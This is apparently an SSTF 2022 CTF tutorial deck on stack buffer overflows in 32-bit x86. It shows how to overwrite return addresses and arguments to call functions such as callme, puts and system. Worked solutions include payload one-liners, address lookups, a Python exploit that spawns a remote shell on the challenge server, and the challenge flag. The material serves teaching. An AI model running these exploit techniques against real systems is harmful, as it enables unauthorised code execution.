

SSTF 2022 | Hacker's Playground

# Tutorial Guide

## BOF 102

Binary

pwn

# Call a function with arguments




- ✓ You learned the way of `return address overwriting` in **BOF101**,
  - including local variable control
- ✓ Now you can jump to any function in the binary using `stack BOF`.
  - But what if there's no `system("/bin/sh")`?

# Stack Layout, with arguments (Intel x86)

```
int func(int arg1, int arg2)
{
    int var1;
    int var2;
    char buf[16];
    ...
    return 0;
}

int caller() {
    func(31337, 65537);
}
```




✓ `caller` pushes arguments for `func` into the stack right before invoking `call` instruction.

# BOF attack



```
int func2(int arg1)
{
    int var;
    ...
    return 0;
}

int func1()
{
    char buf[16];
    ...
    return 0;
}
```



BOF attack from a hacker.


- ✓ Now imagine the case where the stack is overwritten starting from **buf** by a BOF vulnerability that exists in the **func1**.

# Attacked Stack



```
int func2(int arg1)
{
    int var;
    ...
    return 0;
}

int func1()
{
    char buf[16];
    ...
    return 0;
}
```



- ✓ The hacker set the return address as `0xBBBBBBBB`, because he know that the address of `func2` is `0xBBBBBBBB`.
- ✓ Now the `func2` will be executed after `func1`, with `arg1` as `0xDDDDDDDD`, and will jump to `0xCCCCCCCC` after the execution.

- ✓ As a result, in the same way that `ret` is overwritten, arguments can also be controlled.

# Getting the address of a function



- ✓ In most cases, the target binary won't kindly give you the address of the vulnerable function.
- ✓ So you have to find the vulnerable function and its address through reverse engineering, or etc.
  - Reverse engineering is beyond the scope of this document, so it won't be covered here.
- ✓ If you identified a vulnerable function from the source code or so on, you can find its address by using some tools.
  - Address of a function in the target binary
  - or in the shared library

```
$ readelf -s quiz1 | grep callme
69: 080484eb 57 FUNC GLOBAL DEFAULT 14 callme
$ nm quiz1 | grep callme
080484eb T callme
```

```
$ objdump -d -j .plt quiz1 | grep puts
080483b0 <puts@plt>:
```

**Let's solve  
BOF quiz!**

# Quiz #1

& solution



# Quiz #1



```
#include <stdio.h>
#include <string.h>

void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
    }
}

void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    bofme();
    return 0;
}
```

✓ Can you get 'Congratulation!'?

✓ Environment info.

- x86 32bit elf binary
- No stack canary

✓ You can try!

- [https://cdn.sstf.site/chal/BOF102\\_qz1.zip](https://cdn.sstf.site/chal/BOF102_qz1.zip)
- nc bof102.sstf.site 1335

✓ Try it before you see the solution.

✓ You can put hex values by python script.

> python2 -c "print '\xef\xbe\xad\xde'" | nc [IP] [port]

python3 equivalent `python3 -c "import sys;sys.stdout.buffer.write(b'\xef\xbe\xad\xde')" | nc [IP] [port]`

# Solution for Quiz #1



```
#include <stdio.h>
#include <string.h>


void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
    }
}

void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    bofme();
    return 0;
}
```

◀ BOF!

[Stack memory]



# Solution for Quiz #1



[ Stack memory  
of a normal case ]




At the beginning  
of `callme`.  
`bofme` pushed  
`arg1` & `ret`  
into the stack.

And then,  
the function prologue  
of `callme` will push  
`ebp` into the stack.

```
080484eb <callme>:  
80484eb: 55      push    ebp  
80484ec: 89 e5   mov     ebp,esp
```

[ Stack memory  
under attack ]




By exploiting BOF  
in `bofme`,  
hacker can overwrite  
the stack  
starting from `payload`.

At the end of `bofme`,  
`ret` instruction  
will pop `ret` and  
jump to the  
desired function.

# Solution for Quiz #1



[ Stack memory at the beginning of `callme` ]




Normal case.



Attack case.

[ Attack vector ]



`esp` will be here at the beginning of `callme`.

```
$ nm quiz1 | grep callme  
080484eb T callme
```

- ✓ `x86` is a stack machine and operates based on `esp`.
- ✓ If you fill the stack as in the normal case, based on `esp`, `callme` will operate normally.

# Solution for Quiz #1



```
$ python2 -c "print 'A'*(16+4)+'\xeb\x84\x04\x08'+ 'C'*4+' \xbe\xba\xfe\xca'" | nc bof102.sstf.site 1335
Call 'callme' function with arg as 0xcafebabe.
Payload > bye.
Congratulation!

Segmentation fault (core dumped)
$
```

- ✓ A **segmentation fault** is occurred because we put "CCCC"(0x43434343) for the return address of **callme**.
- ✓ You can jump to **any instruction in a function** rather than the start address of a function, but here we will jump to the start address of the function to understand function arguments.

# Quiz #2

& solution

# Quiz #2



```
#include <stdio.h>
#include <string.h>

char msg[16];

void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
}
```

✓ Can you print out 'Congratulation!'?

✓ Environment info.

- x86 32bit elf binary
- No stack canary
- No PIE

✓ You can try!

- [https://cdn.sstf.site/chal/BOF102\\_qz2.zip](https://cdn.sstf.site/chal/BOF102_qz2.zip)
- nc bof102.sstf.site 1336

✓ Try it before you see the solution.

# Solution for Quiz #2



```
#include <stdio.h>
#include <string.h>


char msg[16];

void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
}
```

◀ BOF!

[Stack memory]



✓ What we want is to execute `puts("Congratulation!");`



# Solution for Quiz #2



✓ So we need

- the address of `puts` function;

```
$ objdump -d -j .plt quiz2 | grep puts
080483c0 <puts@plt>:
$
```

- and the address of a `buffer` which contains a string “Congratulation!”

```
$ objdump -M intel -D quiz2

0804850b <bofme>:
 804850b: 55          push    ebp
 804850c: 89 e5       mov     ebp,esp
 804850e: 83 ec 10    sub     esp,0x10
 8048511: 68 4c a0 04 08 push    0x804a04c → 2nd argument for printf
 8048516: 68 30 86 04 08 push    0x8048630
 804851b: e8 90 fe ff ff call    80483b0 <printf@plt>
 8048520: 83 c4 08    add     esp,0x8
```

```
printf("Printout '%s'.\n", msg);
           arg1           arg2
```

✓ The address of `msg` is fixed in the instruction, because it's a `global variable`.

# Solution for Quiz #2



- ✓ Now we have all the ingredients.
- ✓ Let's call `puts` with the target buffer!
  - in the same way with **Quiz #1**

[ Attack vector ]

...
AAAAAAAA AAAAAAAA
AAAA
0x080483c0
CCCC
0x0804a04c
...

→ `esp` will be here  
at the beginning  
of `puts`.

```
$ python2 -c "print 'A'*(16+4)+'\xc0\x83\x04\x08'+ 'C'*4+' \x4c\xa0\x04\x08'" | nc bof102.sstf.site 1336
Printout 'Congratulation!'.
Payload > bye.
Congratulation!
Segmentation fault (core dumped)
$
```

Let's practice

**Solve the tutorial  
challenge**

# Practice: BOF 102



```
#include <stdio.h>
#include <stdlib.h>

char name[16];

void bofme() {
    char payload[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%16s", name);
    printf("Hello, %s.\n", name);
    puts("Do you wanna build a snowman?");
    printf(" > ");
    scanf("%s", payload);
    puts("Good.");
}

int main() {
    system("echo 'Welcome to BOF 102!'");
    bofme();
    return 0;
}
```

## ✓ Can you get the shell?

- i.e., execute `/bin/sh`
- The flag is in the `/flag` file.

## ✓ Environment info.

- x86 32bit elf binary
- No stack canary
- No PIE

## ✓ You can try!

- `nc bof102.sstf.site 1337`

## ✓ Try it before you see the solution.

# Solution for BOF 102



```
#include <stdio.h>
#include <stdlib.h>


char name[16];

void bofme() {
    char payload[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%16s", name);
    printf("Hello, %s.\n", name);
    puts("Do you wanna build a snowman?");
    printf(" > ");
    scanf("%s", payload);
    puts("Good.");
}

int main() {
    system("echo 'Welcome to BOF 102!'");
    bofme();
    return 0;
}
```

← BOF!

[Stack memory]



✓ What we want to execute is `system("/bin/sh");`

# Solution for BOF 102



## ✓ Ingredients

- The address of `system` function
  - We can find it in the `.plt` section because `main` uses `system`.

```
$ objdump -d -j .plt bof102 | grep system
080483e0 <system@plt>:
$
```

- The address of a `buffer`,  
which contains a string `"/bin/sh"` or we can change its contents at will

```
$ objdump -M intel -D bof102
```

```
8048540: 83 c4 04          add     esp,0x4
8048549: 68 34 a0 04 08    push   0x804a034
804854e: 68 7a 86 04 08    push   0x804867a
8048553: e8 a8 fe ff ff    call   8048400 <__isoc99_scanf@plt>
8048558: 83 c4 04          add     esp,0x4
```

→ Let's use a global variable, `name`.

```
scanf("%16s", name);
      arg1   arg2
```

# Solution for BOF 102



```
#telnetlib is a default library of python.
#You can use other library.
from telnetlib import Telnet

#connect
tn = Telnet("bof102.sstf.site", 1337)


#set name buffer as '/bin/sh'
tn.read_until(b"Name > ")
tn.write(b"/bin/sh" + b"\n")

payload = b"A" * (16 + 4)          #fill payload and ebp
payload += b"\xe0\x83\x04\x08"    #set address of system()
payload += b"C" * 4               #set ret addr for system()
payload += b"\x34\xa0\x04\x08"    #set argument for system()

#trigger BOF
tn.read_until(b"> ")
tn.write(payload + b"\n")

#interaction with /bin/sh
tn.interact()
```

[ Attack vector ]



# Solution for BOF 102



```
#telnetlib is a default library of python.
#You can use other library.
from telnetlib import Telnet

#connect
tn = Telnet("bof102.sstf.site", 1337)

#set name buffer as '/bin/sh'
tn.read_until(b"Name > ")
tn.write(b"/bin/sh" + b"\n")

payload = b"A" * (16 + 4)          #fill payload and ebp
payload += b"\xe0\x83\x04\x08"    #set address of system()
payload += b"C" * 4               #set ret addr for system()
payload += b"\x34\xa0\x04\x08"    #set argument for system()

#trigger BOF
tn.read_until(b" > ")
tn.write(payload + b"\n")

#interaction with /bin/sh
tn.interact()
```

```
$ python3 ex.py
ls /
Makefile
bin
bof102
bof102.c
ex.py
flag
lib
lib64
cat /flag
SCTF{C44_L_0J55_tfE_r3ct_tubCr4l}
```

Give it a shot!

✓ We got a **shell** of the victim server!